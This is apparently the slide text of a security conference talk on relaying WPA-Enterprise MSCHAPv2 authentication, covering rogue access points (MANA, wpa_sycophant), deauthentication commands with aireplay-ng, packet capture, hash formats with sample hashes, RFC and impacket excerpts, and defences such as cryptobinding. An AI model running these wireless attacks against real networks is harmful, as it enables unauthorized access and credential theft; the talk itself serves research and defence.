
Terminal | Dashboard | Terminal 2 | Terminal 3 | Terminal 4 | Terminal 5

```
root@host01:~/certs# aireplay-ng -0 1 -e "Black Cell" wlan0mon
11:13:16  Waiting for beacon frame (ESSID: Black Cell) on channel 7
Found BSSID "64:AE:0C:67:B0:A2" to given ESSID "Black Cell".
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
11:13:16  Sending DeAuth (code 7) to broadcast -- BSSID: [64:AE:0C:67:B0:A2]
root@host01:~/certs# aireplay-ng -0 1 -e "Black Cell" wlan0mon
11:13:43  Waiting for beacon frame (ESSID: Black Cell) on channel 7
Found BSSID "64:AE:0C:67:B0:A2" to given ESSID "Black Cell".
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
11:13:43  Sending DeAuth (code 7) to broadcast -- BSSID: [64:AE:0C:67:B0:A2]
root@host01:~/certs# tshark -i ap0
Running as user "root" and group "root". This could be dangerous.
Capturing on 'ap0'
    1 0.000000000 Apple_63:79:12 → Cisco_67:b0:a2 ARP 42 Who has 10.0.40.1? Tell 10.0.40.173
    2 1.000022893  10.0.40.173 → 10.0.40.1    TCP 74 58452 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=1202500 TSecr=0 WS=128
    3 1.000030144 Apple_63:79:12 → Cisco_67:b0:a2 ARP 42 Who has 10.0.40.1? Tell 10.0.40.173
    4 4.206365061 Apple_63:79:12 → Broadcast    ARP 42 Who has 10.0.40.1? Tell 10.0.40.173
    5 4.206375746 Apple_63:79:12 → Broadcast    ARP 42 Who has 10.0.40.1? Tell 10.0.40.173
    6 5.204056122 Apple_63:79:12 → Broadcast    ARP 42 Who has 10.0.40.1? Tell 10.0.40.173
    7 5.204090148 Apple_63:79:12 → Broadcast    ARP 42 Who has 10.0.40.1? Tell 10.0.40.173
    8 6.204047079 Apple_63:79:12 → Broadcast    ARP 42 Who has 10.0.40.1? Tell 10.0.40.173
    9 6.204061484 Apple_63:79:12 → Broadcast    ARP 42 Who has 10.0.40.1? Tell 10.0.40.173
   10 7.208070395 Apple_63:79:12 → Broadcast    ARP 42 Who has 10.0.40.1? Tell 10.0.40.173
   11 7.208083011 Apple_63:79:12 → Broadcast    ARP 42 Who has 10.0.40.1? Tell 10.0.40.173
```

Success

We are able to trick clients to connect to us!.

Distances?


Challenge/Response Handshake
MANA
RADIUS
MANA
sycophant
Challenge/Response Handshake

Can we?

Same hash calculation as NetNTLMv1?

MSCHAPv2 <-> NetNTLMv1

Wireless -> SMB!

5300	IKE-PSK MD5	Network Protocols
5400	IKE-PSK SHA1	Network Protocols
5500	NetNTLMv1	Network Protocols
5500	NetNTLMv1+ESS	Network Protocols
5600	NetNTLMv2	Network Protocols
7300	IPMI2 RAKP HMAC-SHA1	Network Protocols
7500	Kerberos 5 AS-REQ Pre-Auth etype 23	Network Protocols
8300	DNSSEC (NSEC3)	Network Protocols

Hashes

MSCHAPv2

[username]::::[Response 24-octet]:[Challenge 8-octet]

test::::c65d904a787cca767b6451db10401039dce561214b27433d:d3d92d4a5c616ae9

NTLMv1

[username]:::[LMResponse 24-octet]:[NTResponse 24-octet]:[Challenge 8-octet]

test::domain:338d08f8e26de9330000000000000000000000000000000:

9526fb8c23a90751cdd619b6cea564742e1e4bf33006ba41:cb8086049ec4736c

Beginning Implementation

Didn't read the RFC before, why do it now?

SecureAuthCorp / impacket

Used by 364 | Watch 264 | Star 4.2k | Fork 1.2k

Code | Issues 90 | Pull requests 24 | Actions | Projects 0 | Security | Insights

Impacket is a collection of Python classes for working with network protocols.

impacket smb python netbios msrpc wmi dcerpc dcom pass-the-hash kerberos

```
338  class NTLMAuthChallenge(Structure):
339
340      structure = (
341          ('','"NTLMSSP\x00'),
342          ('message_type','<L=2'),
343          ('domain_len','<H-domain_name'),
344          ('domain_max_len','<H-domain_name'),
345          ('domain_offset','<L=40'),
346          ('flags','<L=0'),
347          ('challenge','8s'),
348          ('reserved','8s=""'),
349          ('TargetInfoFields_len','<H-TargetInfoFields'),
350          ('TargetInfoFields_max_len','<H-TargetInfoFields'),
351          ('TargetInfoFields_offset','<L'),
352          ('VersionLen','_-Version','self.checkVersion(self["flags"])'),
353          ('Version',':'),
354          ('domain_name',':'),
355          ('TargetInfoFields',':'))
```

```
[CHAP Challenge id=0x27 <59944525a666142696ec1a171cad7f2f>,
```

1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16

Nope

8.2. ChallengeHash()

```
ChallengeHash(
IN 16-octet              PeerChallenge,
IN 16-octet              AuthenticatorChallenge,
IN  0-to-256-char        UserName,
OUT 8-octet              Challenge
{
   /*
    * SHAInit(), SHAUpdate() and SHAFinal() functions are an
    * implementation of Secure Hash Algorithm (SHA-1) [11]. These
    * available in multiple formats from the Internet from
    * RSA Data Security, Inc.
    */

   SHAInit(Context)
   SHAUpdate(Context, PeerChallenge, 16)
   SHAUpdate(Context, AuthenticatorChallenge, 16)

   /*
    * Only the user name (as presented by the peer and
    * excluding any prepended domain name)
    * is used as input to SHAUpdate().
    */

   SHAUpdate(Context, UserName, strlen(Username))
   SHAFinal(Context, Digest)
   memcpy(Challenge, Digest, 8)
}
```

8.5. ChallengeResponse()

```
ChallengeResponse(
IN  8-octet  Challenge,
IN  16-octet PasswordHash,
OUT 24-octet Response )
{
   Set ZPasswordHash to PasswordHash zero-padded to 21 octets

   DesEncrypt( Challenge,
               1st 7-octets of ZPasswordHash,
               giving 1st 8-octets of Response )

   DesEncrypt( Challenge,
               2nd 7-octets of ZPasswordHash,
               giving 2nd 8-octets of Response )

   DesEncrypt( Challenge,
               3rd 7-octets of ZPasswordHash,
               giving 3rd 8-octets of Response )
}
```

- MSCHAPv2
  - SHA(16+Octet Challenges) -> 8 Octet Challenge
- NTLMv1
  - 8 Octet Challenge

Nope

- MSCHAPv2
  - SHA(16+Octet Challenges) -> 8 Octet Challenge
- NTLMv1
  - 8 Octet Challenge

Read the RFC

I Am Devloper
@iamdevloper

Remember, a few hours of trial and error can save you several minutes of looking at the ~~README.~~ **RFC**

2:11 AM · 07 Nov 18

Defence

[d] Avoiding the use of tunnels when a single, strong method is available.

[b] Requiring cryptographic binding between the EAP tunneling protocol and the tunneled EAP methods. Where cryptographic binding is supported, a mechanism is also needed to protect against downgrade attacks that would bypass it. For further details on cryptographic binding, see [BINDING].

Allow access only to those clients that authenticate with the specified methods.

EAP types are negotiated between NPS and the client i
listed.

EAP Types:

Microsoft: Protected EAP (PEAP)

Add... Edit... Remove

Less secure authentication methods:

- [ ] Microsoft Encrypted Authentication version 2 (MS-CH
  - [ ] User can change password after it has expired
- [ ] Microsoft Encrypted Authentication (MS-CHAP)
  - [ ] User can change password after it has expired
- [ ] Encrypted authentication (CHAP)
- [ ] Unencrypted authentication (PAP, SPAP)
- [ ] Allow clients to connect without negotiating an authe

Edit Protected EAP Properties

Select the certificate the server should use to prove its identity to the client. A certificate that is configured for Protected EAP in Connection Request Policy will override this certificate.

Certificate issued to:	WIN-JQGTT06ARK9.wifidomain.local
Friendly name:	WIN-JQGTT06ARK9.wifidomain.local
Issuer:	wifidomain-WIN-JQGTT06ARK9-CA
Expiration date:	2019/06/30 5:06:48 PM

- [x] Enable Fast Reconnect
- [ ] Disconnect Clients without Cryptobinding


Eap Types

Secured password (EAP-MSCHAP v2)

Move Up

Move Down

Add Edit Remove OK Cancel


Protected EAP Properties
When connecting:
Verify the server's identity by validating the certificate
Connect to these servers (examples:srv1;srv2;.*\.srv3\.com):
Trusted Root Certification Authorities:
Entrust Root Certification Authority
Notifications before connecting:
Tell user if the server's identity can't be verified
Select Authentication Method:
Secured password (EAP-MSCHAP v2)
Configure...
Enable Fast Reconnect
Disconnect if server does not present cryptobinding TLV
Enable Identity Privacy
OK
Cancel

Attack Separate

Only Server Binding

- Can attack client

Only Client Binding

- Can attack server

VPNs

One Meme

Thank you! Questions?

Contact:

https://twitter.com/_cablethief

Michael.Kruger@OrangeCyberDefense.com

https://twitter.com/sensepost

Code:

https://github.com/sensepost/wpa_sycophant

https://github.com/sensepost/hostapd-mana